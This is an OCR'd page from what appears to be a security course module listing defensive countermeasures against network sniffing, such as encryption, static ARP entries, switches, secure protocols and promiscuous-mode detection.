
LO#04: Explain Sniffing Countermeasures

Sniffing Countermeasures

The previous section described how an attacker performs sniffing with different techniques and tools. It is very difficult to detect passive sniffers, especially when they are running on a shared Ethernet connection. This section describes countermeasures and possible defensive techniques used to defend a target network against sniffing attacks. This section also discusses some sniffing detection techniques.



How to Defend Against Sniffing

01 **Restrict physical access** to the network media to ensure that a packet sniffer cannot be installed

02 Use **end-to-end encryption** to protect confidential information


03 Permanently add the **MAC address of the gateway** to the ARP cache

04 Use **static IP addresses** and **ARP tables** to prevent attackers from adding spoofed ARP entries for machines in the network

05 Turn off **network identification broadcasts**, and if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools

06 Use **IPv6** instead of IPv4 protocol

07 Use **encrypted sessions**, such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, and SSL for email connections, to protect wireless network users against sniffing attacks



How to Defend Against Sniffing (Cont'd)

08 Use **HTTPS** instead of HTTP to protect usernames and passwords

09 Use a **switch instead of a hub** as a switch delivers data to the intended recipient only

10 Use **Secure File Transfer Protocol (SFTP)**, instead of FTP for the secure transfer of files

11 Use **PGP** and **S/MIME**, **VPN**, **IPsec**, **SSL/TLS**, **Secure Shell (SSH)**, and One-time passwords (OTPs)

12 Always encrypt wireless traffic with a **strong encryption protocol** such as WPA2 and WPA3

13 **Retrieve the MAC** directly from the NIC instead of the OS; this prevents MAC address spoofing

14 Use **tools** to determine if any NICs are running in the promiscuous mode

